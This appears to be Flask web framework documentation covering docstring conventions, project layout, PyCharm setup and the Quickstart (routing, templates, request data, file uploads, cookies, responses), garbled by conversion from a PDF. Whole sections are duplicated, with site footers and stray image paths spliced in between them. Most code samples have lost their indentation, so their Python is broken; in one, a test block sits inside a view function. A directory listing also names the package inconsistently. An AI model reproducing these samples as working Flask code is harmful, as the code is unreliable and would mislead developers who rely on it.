"""This is a simple docstring"""
```

```
def bar():
```

```
"""This is a longer docstring with so much information in there that it spans three lines. In this case the closing triple quot is on its own line."""
```

```
"""
```

Module header:

The module header consists of a utf-8 encoding declaration (if non ASCII letters are used, but it is recommended all the time) and a standard docstring:

```
# -*- coding: utf-8 -*-
```

```
"""
```

```
package.module
```

```
~~~~~
```

*A brief description goes here.*

*:copyright: (c) YEAR by AUTHOR.*

*:license: LICENSE\_NAME, see LICENSE\_FILE for more details.*

"""

Please keep in mind that proper copyrights and license files are a requirement for approved Flask extensions.

v: 1.1.x

## Comments

Rules for comments are similar to docstrings. Both are formatted with reStructuredText. If a comment is used to document an attribute, put a colon after the opening pound sign (#): **class** User(object):

*#: the name of the user as unicode string* name = Column(String)

*#: the sha1 hash of the password + inline salt* pw\_hash =  
Column(String)

v: 1.1.x

# Project Layout

Create a project directory and enter it:

```
$ mkdir flask-tutorial  
$ cd flask-tutorial
```

Then follow the installation instructions to set up a Python virtual environment and install Flask for your project.

The tutorial will assume you're working from the `flask-tutorial` directory from now on. The file names at the top of each code block are relative to this directory.

---

A Flask application can be as simple as a single file.

```
hello.py  
  
from flask import Flask  
  
app = Flask(__name__)  
  
@app.route('/')  
def hello():  
    return 'Hello, World!'
```

However, as a project gets bigger, it becomes overwhelming to keep all the code in one file. Python projects use *packages* to organize code into multiple modules that can be imported where needed, and the tutorial will do this as well.

The project directory will contain:

- `flask/`, a Python package containing your application code and files.
- `tests/`, a directory containing test modules.
- `venv/`, a Python virtual environment where Flask and other dependencies are installed.
- Installation files telling Python how to install your project.
- Version control config, such as `git`. You should make a habit of using some type of version control for all your projects, no matter the size.
- Any other project files you might add in the future.

By the end, your project layout will look like this:

Project Layout Create a project directory and enter it: \$ mkdir flask-tutorial \$ cd flask-tutorial

[Then follow the installation instructions](#) to set up a Python virtual environment and install Flask for your project.

The tutorial will assume you're working from the flask-tutorial directory from now on.

The file names at the top of each code block are relative to this directory.

A Flask application can be as simple as a single file.

hello.py

```
from flask import Flask
app = Flask(__name__)

@app.route('/')
def hello():
    return 'Hello, World!'
```

However, as a project gets bigger, it becomes overwhelming to keep all the code in one file.

Python projects use *packages* to organize code into multiple modules that can be imported where needed, and the tutorial will do this as well.

The project directory will contain: flaskr/, a Python package containing your application code and files.

tests/, a directory containing test modules.

venv/, a Python virtual environment where Flask and other dependencies are installed.

Installation files telling Python how to install your project.

Version control config, such as [git](#). You should make a habit of using some type of version control for all your projects, no matter the size.

Any other project files you might add in the future.

By the end, your project layout will look like this:

/home/user/Projects/flask-tutorial

```
|── flaskr/
|   ├── __init__.py
|   ├── db.py
|   ├── schema.sql
|   ├── auth.py
|   ├── blog.py
|   └── templates/
|       ├── base.html
|       ├── auth/
|       |   ├── login.html
|       |   └── register.html
|       └── blog/
|           ├── create.html
|           ├── index.html
|           └── update.html
└── static/
```

```
| └── style.css  
|  
└── tests/  
    |   ├── conftest.py  
    |   ├── data.sql  
    |   ├── test_factory.py  
    |   ├── test_db.py  
    |   ├── test_auth.py  
    |   └── test_blog.py  
|  
└── venv/  
|  
└── setup.py  
└── MANIFEST.in
```

If you're using version control, the following files that are generated while running your project should be ignored. There may be other files based on the editor you use. In general, ignore files that you didn't write. For example, with git:

.gitignore

venv/

\*.pyc

\_\_pycache\_\_/

instance/

.pytest\_cache/

.coverage

htmlcov/

dist/

build/

\* .egg-info/

[Continue to Application Setup.](#)

[Overview](#) | [pypi](#) | [Click](#) | [p/click/1](#) · [Flask](#) | [p/Flask/1](#) · [ItsDangerous](#) | [p/itsdangerous/1](#) · [Jinja](#) | [p/jinja/1](#) · [MarkupSafe](#) | [p/markupsafe/1](#) · [Werkzeug](#) | [p/werkzeug/1](#)

## Projects

---

- [Click](#) | [p/click/1](#) — Beautiful, composable command line interface creation toolkit
- [Flask](#) | [p/Flask/1](#) — a flexible and popular web development framework
- [ItsDangerous](#) | [p/itsdangerous/1](#) — Safely pass trusted data to untrusted environments and back
- [Jinja](#) | [p/jinja/1](#) — a full featured template engine for Python
- [MarkupSafe](#) | [p/markupsafe/1](#) — Safely add untrusted strings to HTML / XML, markup
- [Werkzeug](#) | [p/werkzeug/1](#) — The comprehensive WSGI web application library

 (<https://github.com/pallets/>)  (<https://twitter.com/PalletsTeam/>) </>  
(<https://github.com/pallets/website/tree/master/content/projects/contents.rst>)  
Licence & Copyright | [license/1](#) · Contact | [connect/1](#) · Made with ❤ and Lektor (<https://www.getlektor.com/>) all around the World

[Overview \(/p/\)](#) · [Click \(/p\(click/\)](#) · [Flask \(/p/ ask/\)](#) · [ItsDangerous \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [MarkupSafe \(/p/markupsafe/\)](#)

[\(/p/werkzeug/\)](#)

## Projects

[Click \(/p\(click/\)](#) — Beautiful, composable command line interface creation kit.

[Flask \(/p/ ask/\)](#) — a flexible and popular web development framework

[ItsDangerous \(/p/itsdangerous/\)](#) — Safely pass trusted data to untrusted environments and back.

[Jinja \(/p/jinja/\)](#) — a full featured template engine for Python

[MarkupSafe \(/p/markupsafe/\)](#) — Safely add untrusted strings to HTML/XML markup.

[Werkzeug \(/p/werkzeug/\)](#) — The comprehensive WSGI web application library.


[\(https://github.com/pallets/\)](#) [\(https://twitter.com/PalletsTeam/\)](#) [\(https://github.com/pallets/website/tree/master/content/projects/contents.lr\)](#)

[License & Copyright \(/license/\)](#) • [Contact \(/contact/\)](#) • Made with [\(https://www.getlektor.com/\)](#) all around the World

# PyCharm Integration

Prior to PyCharm 2018.1, the Flask CLI features weren't yet fully integrated into PyCharm. We have to do a few tweaks to get them working smoothly. These instructions should be similar for any other IDE you might want to use.


In PyCharm, with your project open, click on *Run* from the menu bar and go to *Edit Configurations*. You'll be greeted by a screen similar to this:



There's quite a few options to change, but once we've done it for one command, we can easily copy the entire configuration and make a single tweak to give us access to other commands, including any custom ones you may implement yourself.

Click the + (Add New Configuration) button and select *Python*. Give the configuration a good descriptive name such as "Run Flask Server". For the `flask run` command, check "Single instance only" since you can't run the server more than once at the same time.





## PyCharm Integration

Prior to PyCharm 2018.1, the Flask CLI features weren't yet fully integrated into PyCharm. We have to do a few tweaks to get them working smoothly. These instructions should be similar for any other IDE you might want to use.

In PyCharm, with your project open, click on *Run* from the menu bar and go to *Edit Configurations*. You'll be greeted by a screen similar to this:

There's quite a few options to change, but once we've done it for one command, we can easily copy the entire configuration and make a single tweak to give us access to other commands, including any custom ones you may implement yourself.

Click the + ( *Add New Configuration*) button and select *Python*. Give the configuration a good descriptive name such as "Run Flask

Server". For the flask run command, check "Single instance only" since you can't run the server more than once at the same time.

Select *Module name* from the dropdown (**A**) then input flask.

The *Parameters* field (**B**) is set to the CLI command to execute (with any arguments). In this example we use run, which will run the development server.

You can skip this next step if you're using [Environment Variables From dotenv. We need to add](#)

an environment variable (**C**) to identify our application. Click on the browse button and add an entry with FLASK\_APP on the left and the Python import or file on the right (hello for example).

Next we need to set the working directory (**D**) to be the folder where our application resides.

If you have installed your project as a package in your virtualenv, you may untick the *PYTHON-PATH* options (**E**). This will more accurately match how you deploy the app later.

Click *Apply* to save the configuration, or *OK* to save and close the window. Select the configuration in the main PyCharm window and click the play button next to it to run the server.

Now that we have a configuration which runs flask run from within PyCharm, we can copy that configuration and alter the *Script* argument to run a different CLI command, e.g. flask shell.

# Quickstart

Eager to get started? This page gives a good introduction to Flask. It assumes you already have Flask installed. If you do not, head over to the [Installation](#) section.

## A Minimal Application

A minimal Flask application looks something like this:

```
from flask import Flask
app = Flask(__name__)

@app.route('/')
def hello_world():
    return 'Hello, World!'
```

So what did that code do?

1. First we imported the `Flask` class. An instance of this class will be our WSGI application.
2. Next we create an instance of this class. The first argument is the name of the application's module or package. If you are using a single module (as in this example), you should use `__name__` because depending on if it's started as application or imported as module the name will be different ('`__main__`' versus the actual import name). This is needed so that Flask knows where to look for templates, static files, and so on. For more information have a look at the `Flask` documentation.
3. We then use the `route()` decorator to tell Flask what URL should trigger our function.
4. The function is given a name which is also used to generate URLs for that particular function, and returns the message we want to display in the user's browser.

Just save it as `hello.py` or something similar. Make sure to not call your application `flask.py` because this would conflict with Flask itself.

To run the application you can either use the `flask` command or python's `-m` switch with Flask. Before you can do that you need to tell your terminal the application to work with by exporting the `FLASK_APP` environment variable:

```
$ export FLASK_APP=hello.py
$ flask run
 * Running on http://127.0.0.1:5000/
```

## Quickstart

Eager to get started? This page gives a good introduction to Flask. It assumes you already have Flask installed. [If you do not, head over to the Installation section.](#)

### A Minimal Application

A minimal Flask application looks something like this:

```
from flask import Flask

app = Flask(__name__)

@app.route('/')
def hello_world():

    return 'Hello, World!'
```

So what did that code do?

1. [First we imported the \*\*Flask\*\* class.](#) An instance of this class will be our WSGI application.
2. Next we create an instance of this class. The first argument is the name of the application's module or package. If you are using a single module (as in this example), you should use `__name__` because depending on if it's started as application or imported as module the name will be different ('`__main__`' versus the actual import name). This is needed so that Flask knows where to look for templates, static files, and so on. For more information have a look at the [Flask documentation](#).
3. We then use the [`route\(\)` decorator to tell Flask what URL should trigger our function.](#)

4. The function is given a name which is also used to generate URLs for that particular function, and returns the message we want to display in the user's browser.

Just save it as hello.py or something similar. Make sure to not call your application flask.py because this would conflict with Flask itself.

To run the application you can either use the **flask** command or python's -m switch with Flask. Before you can do that you need to tell your terminal the application to work with by exporting the FLASK\_APP environment variable:

```
$ export FLASK_APP=hello.py
```

```
$ flask run
```

```
* Running on http://127.0.0.1:5000/
```

If you are on Windows, the environment variable syntax depends on command line inter-preter. On Command Prompt:

```
C:\path\to\app>set FLASK_APP=hello.py
```

And on PowerShell:

```
PS C:\path\to\app>$env:FLASK_APP = "hello.py"
```

Alternatively you can use **python -m flask**:

```
$ export FLASK_APP=hello.py
```

```
$ python -m flask run
```

```
* Running on http://127.0.0.1:5000/
```

This launches a very simple builtin server, which is good enough for testing but probably not what you want to use in production. For deployment options see [Deployment Options](#).

Now head over to <http://127.0.0.1:5000/>, and you should see your hello world greeting.

Externally Visible Server:

If you run the server you will notice that the server is only accessible from your own computer, not from any other in the network. This is the default because in debugging mode a user of the application can execute arbitrary Python code on your computer.

If you have the debugger disabled or trust the users on your network, you can make the server publicly available simply by adding --host=0.0.0.0 to the command line: \$ flask run --host=0.0.0.0

This tells your operating system to listen on all public IPs.

What to do if the Server does not Start

In case the **python -m flask** fails or **flask** does not exist, there are multiple reasons this might be the case. First of all you need to look at the error message.

Old Version of Flask

Versions of Flask older than 0.11 use to have different ways to start the application. In short, the **flask** command did not exist, and neither did **python -m flask**. In that case

[you have two options: either upgrade to newer Flask versions or have a look at the Development Server docs to see the alternative method for running a server.](#)

Invalid Import Name

The FLASK\_APP environment variable is the name of the module to import at **flask run**.

In case that module is incorrectly named you will get an import error upon start (or if debug is enabled when you navigate to the application). It will tell you what it tried to import and why it failed.

The most common reason is a typo or because you did not actually create an app object.

## Debug Mode

(Want to just log errors and stack traces? See [Application Errors](#))

The **flask** script is nice to start a local development server, but you would have to restart it manually after each change to your code. That is not very nice and Flask can do better. If you enable debug support the server will reload itself on code changes, and it will also provide you with a helpful debugger if things go wrong.

To enable all development features (including debug mode) you can export the FLASK\_ENV

environment variable and set it to development before running the server: \$ export FLASK\_ENV=development

```
$ flask run
```

(On Windows you need to use set instead of export.)

This does the following things:

1. it activates the debugger
2. it activates the automatic reloader
3. it enables the debug mode on the Flask application.

You can also control debug mode separately from the environment by exporting FLASK\_DEBUG=1.

There are more parameters that are explained in the [Development Server docs](#).

**Attention:**



The screenshot shows a browser window with the title "TypeError: must be str, not NoneType" and the URL "localhost:5000". The main content is a large bold "TypeError" heading, followed by the error message "TypeError: cannot concatenate 'str' and 'NoneType' objects". Below this is a dark blue header bar with the text "Traceback (most recent call last)". The traceback itself is a vertical list of code snippets from various Python files, each enclosed in a light blue box. The snippets show the flow from the Flask framework down to a user-defined function "index" in "test.py". The final snippet shows an interactive Python shell session at the bottom:

```
File "/Users/mitsuhiko/Development/flask/flask.py", line 650, in __call__
    return self.wsgi_app(environ, start_response)
File "/Users/mitsuhiko/Development/werkzeug-main/werkzeug/wsgi.py", line 406, in
__call__
    return self.app(environ, start_response)
File "/Users/mitsuhiko/Development/flask/flask.py", line 616, in wsgi_app
    rv = self.dispatch_request()
File "/Users/mitsuhiko/Development/flask/flask.py", line 535, in dispatch_request
    return self.view_functions[endpoint](**values)
File "/Users/mitsuhiko/Development/flask/test.py", line 8, in index
    return 'Hello ' + name
[console ready]
>>> type(name)
<type 'NoneType'>
>>>
```

Even though the interactive debugger does not work in forking environments (which makes it nearly impossible to use on production servers), it still allows the execution of arbitrary code. This makes it a major security risk and therefore it **must never be used on production machines**.

Screenshot of the debugger in action:

More information on using the debugger can be found in the [Werkzeug documentation](#).

[Have another debugger in mind? See Working with Debuggers.](#)

Routing



Modern web applications use meaningful URLs to help users. Users are more likely to like a page and come back if the page uses a meaningful URL they can remember and use to directly visit a page.

[Use the `route\(\)` decorator to bind a function to a URL.](#)

```
@app.route('/')
def index():
    return 'Index Page'

@app.route('/hello')
def hello():
    return 'Hello, World'
```

You can do more! You can make parts of the URL dynamic and attach multiple rules to a function.

### Variable Rules

You can add variable sections to a URL by marking sections with `<variable_name>`. Your function then receives the `<variable_name>` as a keyword argument. Optionally, you can use a converter to specify the type of the argument like `<converter:variable_name>`.

```
from markupsafe import escape

@app.route('/user/<username>')
def show_user_profile(username):
```

```
# show the user profile for that user  
  
return 'User %s' % escape(username)  
  
@app.route('/post/<int:post_id>' )  
  
def show_post(post_id):  
  
# show the post with the given id, the id is an integer  
  
return 'Post %d' % post_id  
  
@app.route('/path/<path:subpath>' )  
  
def show_subpath(subpath):  
  
# show the subpath after /path/  
  
return 'Subpath %s' % escape(subpath)
```

Converter types:

string

(default) accepts any text without a slash

int

accepts positive integers



float

accepts positive floating point values

path

like string but also accepts slashes

uuid

accepts UUID strings

## Unique URLs / Redirection Behavior

The following two rules differ in their use of a trailing slash.

```
@app.route('/projects/')
```

```
def projects():
```

```
    return 'The project page'
```

```
@app.route('/about')
```

```
def about():
```

```
    return 'The about page'
```

The canonical URL for the projects endpoint has a trailing slash. It's similar to a folder in a file system. If you access the URL without a trailing slash, Flask redirects you to the canonical URL with the trailing slash.

The canonical URL for the about endpoint does not have a trailing slash. It's similar to the pathname of a file. Accessing the URL with a trailing slash produces a 404 “Not Found” error. This helps keep URLs unique for these resources, which helps search engines avoid indexing the same page twice.

## URL Building

To build a URL to a specific function, use the [url\\_for\(\)](#) function. It accepts the name of

the function as its first argument and any number of keyword arguments, each corresponding to a variable part of the URL rule. Unknown variable parts are appended to the URL as query parameters.

Why would you want to build URLs using the URL reversing function [url\\_for\(\) instead](#)

of hard-coding them into your templates?

1. Reversing is often more descriptive than hard-coding the URLs.
2. You can change your URLs in one go instead of needing to remember to manually change hard-coded URLs.
3. URL building handles escaping of special characters and Unicode data transparently.
4. The generated paths are always absolute, avoiding unexpected behavior of relative paths in browsers.
5. If your application is placed outside the URL root, for example, in /myapplication instead of /, [url\\_for\(\) properly handles that for you.](#)

For example, here we use the [test\\_request\\_context\(\)](#) method to try out [url\\_for\(\)](#).

[test\\_request\\_context\(\)](#) tells Flask to behave as though it's handling a request even

[while we use a Python shell. See Context Locals.](#)

```
from flask import Flask, url_for
```

```
from markupsafe import escape
```

```
app = Flask(__name__)

@app.route('/')
def index():
    return 'index'

@app.route('/login')
def login():
    return 'login'

@app.route('/user/<username>')
def profile(username):
    return '{}\'s profile'.format(escape(username))
    with app.test_request_context():
        print(url_for('index'))
        print(url_for('login'))
        print(url_for('login', next='/'))
        print(url_for('profile', username='John Doe'))

/
/login
/login?next=/
/user/John%20Doe
```

## HTTP Methods

Web applications use different HTTP methods when accessing URLs. You should familiarize yourself with the HTTP methods as you work with Flask. By default, a route only answers to GET requests. You can use the methods argument of the [route\(\)](#) [decorator to](#)

handle different HTTP methods.

```
from flask import request

@app.route('/login' , methods=['GET' , 'POST'])

def login():

if request.method == 'POST' :

return do_the_login()

else:

return show_the_login_form()
```

If GET is present, Flask automatically adds support for the HEAD method and handles HEAD

[requests according to the HTTP RFC. Likewise,](#) OPTIONS is automatically implemented for you.

## Static Files

Dynamic web applications also need static files. That's usually where the CSS and Java-Script files are coming from. Ideally your web server is configured to serve them for you, but during development Flask can do that as well. Just create a folder called static in your package or next to your module and it will be available at /static on the application.

To generate URLs for static files, use the special 'static' endpoint name: url\_for('static' , filename='style.css' )

The file has to be stored on the filesystem as static/style.css.

## Rendering Templates

Generating HTML from within Python is not fun, and actually pretty cumbersome because you have to do the HTML escaping on your own to keep the application secure. Because of that Flask configures the [Jinja2 template engine for you automatically.](#)

[To render a template you can use the render\\_template\(\) method.](#) All you have to do is provide the name of the template and the variables you want to pass to the template engine as keyword arguments. Here's a simple example of how to render a template:

```
from flask  
import render_template
```

```
@app.route('/hello/' )  
  
@app.route('/hello/<name>' )  
  
def hello(name=None):
```

**return render\_template('hello.html' , name=name)** Flask will look for templates in the templates folder. So if your application is a module, this folder is next to that module, if it's a package it's actually inside your package:

**Case 1:** a module:

/application.py

/templates

/hello.html

**Case 2:** a package:

/application

/\_\_init\_\_.py

/templates

/hello.html

[For templates you can use the full power of Jinja2 templates. Head over to the official Jin-](#)

[ja2 Template Documentation for more information.](#)

Here is an example template:

```
<!doctype html>

<title> Hello from Flask</title>

{% if name %}

<h1> Hello {{ name }}! </h1>

{% else %}

<h1> Hello, World! </h1>

{% endif %}
```

Inside templates you also have access to the [request](#), [session](#) and [g \[1\]](#) objects as well as

[the `get\_flashed\_messages\(\)` function.](#)

Templates are especially useful if inheritance is used. If you want to know how that works, head over to the [Template Inheritance pattern documentation.](#) Basically template inheritance makes it possible to keep certain elements on each page (like header, navigation and footer).

Automatic escaping is enabled, so if name contains HTML it will be escaped automatically.

If you can trust a variable and you know that it will be safe HTML (for example because it came from a module that converts wiki markup to HTML) you can mark it as safe by using

[the \*\*Markup\*\* class or by using the `|safe` filter](#) in the template. Head over to the Jinja 2 documentation for more examples.

Here is a basic introduction to how the **Markup** class works:

```
>>> from markupsafe import Markup  
  
>>> Markup('<strong>Hello %s!</strong>' ) %  
'<blink>hacker</blink>'  
  
Markup(u'<strong>Hello &lt;blink&gt;hacker&lt;/blink&gt;!</strong>')  
  
>>> Markup.escape('<blink>hacker</blink>' )  
Markup(u'&lt;blink&gt;hacker&lt;/blink&gt;')  
  
>>> Markup('<em>Marked up</em> &raquo; HTML' ).striptags()  
u'Marked up \xbb HTML'
```

### *Changelog*

[1] Unsure what that **g object** is? It's something in which you can store information for your own needs, check the documentation of that object ([g](#)) and the [Using SQLite 3](#) with [Flask](#) for more information.

### Accessing Request Data

For web applications it's crucial to react to the data a client sends to the server. In Flask

[this information is provided by the global `request` object](#). If you have some experience with Python you might be wondering how that

object can be global and how Flask manages to still be threadsafe. The answer is context locals:

## Context Locals

### Insider Information:

If you want to understand how that works and how you can implement tests with context locals, read this section, otherwise just skip it.

Certain objects in Flask are global objects, but not of the usual kind. These objects are actually proxies to objects that are local to a specific context. What a mouthful. But that is actually quite easy to understand.

Imagine the context being the handling thread. A request comes in and the web server decides to spawn a new thread (or something else, the underlying object is capable of dealing with concurrency systems other than threads). When Flask starts its internal request handling it figures out that the current thread is the active context and binds the current application and the WSGI environments to that context (thread). It does that in an intelligent way so that one application can invoke another application without breaking.

So what does this mean to you? Basically you can completely ignore that this is the case unless you are doing something like unit testing. You will notice that code which depends on a request object will suddenly break because there is no request object. The solution is creating a request object yourself and binding it to the context. The easiest solution for unit

[testing is to use the `test\_request\_context\(\)` context manager.](#) In combination with the

`with` statement it will bind a test request so that you can interact with it. Here is an example:

```
from flask import request

with app.test_request_context('/hello' , method='POST'):

# now you can do something with the request until the

# end of the with block, such as basic assertions:

assert request.path == '/hello'

assert request.method == 'POST'
```

[The other possibility is passing a whole WSGI environment to the request context\(\)](#)

method:

```
from flask import request

with app.request_context(environ):

assert request.method == 'POST'
```

## The Request Object

The request object is documented in the API section and we will not cover it here in detail

[\(see Request\). Here is a broad overview of some of the most common operations.](#) First of all you have to import it from the flask module:

```
from flask import request
```

[The current request method is available by using the method attribute.](#) To access form data (data transmitted in a POST or PUT request) you can use the form attribute. Here is a full example of the two attributes mentioned above:

```

@app.route('/login' , methods=['POST' , 'GET' ]) def login():

error = None

if request.method == 'POST' :

if valid_login(request.form['username'] , request.form['password']):

return log_the_user_in(request.form['username']) else:

error = 'Invalid username/password'

# the code below is executed if the request method

# was GET or the credentials were invalid

return render_template('login.html' , error=error)

```

What happens if the key does not exist in the form attribute? In that case a special

[\*\*KeyError\*\*](#) is raised. You can catch it like a standard [\*\*KeyError\*\* but if you don't do that, a](#)

HTTP 400 Bad Request error page is shown instead. So for many situations you don't have to deal with that problem.

To access parameters submitted in the URL (?key=value) you can use the [args attribute](#):

```
searchword = request.args.get('key' , " ")
```

We recommend accessing URL parameters with [get or by catching the KeyError](#) because users might change the URL and presenting them a 400 bad request page in that case is not user friendly.

For a full list of methods and attributes of the request object, head over to the [Request](#)

documentation.

## File Uploads

You can handle uploaded files with Flask easily. Just make sure not to forget to set the `enctype="multipart/form-data"` attribute on your HTML form, otherwise the browser will not transmit your files at all.

Uploaded files are stored in memory or at a temporary location on the filesystem. You can access those files by looking at the **files** attribute on the request object. Each uploaded file is stored in that dictionary. It behaves just like a standard Python **file** object, but it

[also has a `save\(\)`](#) method that allows you to store that file on the filesystem of the server.

Here is a simple example showing how that works:

```
from flask import request

@app.route('/upload' , methods=['GET' , 'POST' ]) def upload_file():

if request.method == 'POST' :

f = request.files['the_file']

f.save('/var/www/uploads/uploaded_file.txt' )

...
```

If you want to know how the file was named on the client before it was uploaded to your

[application, you can access the `filename` attribute. However please keep in mind that this](#)

value can be forged so never ever trust that value. If you want to use the filename of the client to store the file on the server, pass it

through the [secure\\_filename\(\)](#) function that Werkzeug provides for you:

```
from flask import request  
  
from werkzeug.utils import secure_filename  
  
@app.route('/upload' , methods=['GET' , 'POST' ]) def upload_file():  
  
if request.method == 'POST' :  
  
f = request.files['the_file']  
  
f.save('/var/www/uploads/' + secure_filename(f.filename))  
  
...
```

For some better examples, checkout the [Uploading Files pattern.](#)

## Cookies

To access cookies you can use the [cookies](#) attribute. To set cookies you can use the

[set\\_cookie](#) method of response objects. The [cookies attribute of request objects is a dic-](#)

tionary with all the cookies the client transmits. If you want to use sessions, do not use the

[cookies directly but instead use the Sessions](#) in Flask that add some security on top of cookies for you.

Reading cookies:

```
from flask import request  
  
@app.route('/')
```

```
def index():

    username = request.cookies.get('username' )

    # use cookies.get(key) instead of cookies[key] to not get a
    # KeyError if the cookie is missing.
```

Storing cookies:

```
from flask import make_response

@app.route('/')

def index():

    resp = make_response(render_template(...))

    resp.set_cookie('username' , 'the username')

    return resp
```

Note that cookies are set on response objects. Since you normally just return strings from the view functions Flask will convert them into response objects for you. If you explicitly want to do that you can use the [make\\_response\(\)](#) function and then modify it.

Sometimes you might want to set a cookie at a point where the response object does not exist yet. This is possible by utilizing the [Deferred Request Callbacks pattern](#).

For this also see [About Responses](#).

## Redirects and Errors

To redirect a user to another endpoint, use the [redirect\(\)](#) function; to abort a request early with an error code, use the [abort\(\)](#) function:  
**from flask import** abort, redirect, url\_for

```
@app.route('/')
def index():
    return redirect(url_for('login'))
@app.route('/login')
def login():
    abort(401)
this_is_never_executed()
```

This is a rather pointless example because a user will be redirected from the index to a page they cannot access (401 means access denied) but it shows how that works.

By default a black and white error page is shown for each error code. If you want to customize the error page, you can use the [errorhandler\(\)](#) decorator: **from flask import render\_template**

```
@app.errorhandler(404)
def page_not_found(error):
    return render_template('page_not_found.html'), 404
```

Note the 404 after the [render\\_template\(\) call](#). This tells Flask that the status code of that page should be 404 which means not found. By default 200 is assumed which translates to: all went well.

See [Error handlers for more details.](#)

## About Responses

The return value from a view function is automatically converted into a response object for you. If the return value is a string it's converted into a response object with the string as

response body, a 200 OK status code and a *text/html* mimetype. If the return value is a dict, **jsonify()** is called to produce a response. The logic that Flask applies to converting return values into response objects is as follows:

1. If a response object of the correct type is returned it's directly returned from the view.
2. If it's a string, a response object is created with that data and the default parameters.
3. If it's a dict, a response object is created using jsonify.
4. If a tuple is returned the items in the tuple can provide extra information. Such tuples have to be in the form (response, status), (response, headers), or (response, status, headers). The status value will override the status code and headers can be a list or dictionary of additional header values.
5. If none of that works, Flask will assume the return value is a valid WSGI application and convert that into a response object.

If you want to get hold of the resulting response object inside the view you can use the

[\*\*make\\_response\(\)\*\*](#) function.

Imagine you have a view like this:

```
@app.errorhandler(404)  
  
def not_found(error):  
  
    return render_template('error.html' ), 404
```

[You just need to wrap the return expression with \*\*make\\_response\(\)\*\*](#) and get the response object to modify it, then return it:

```
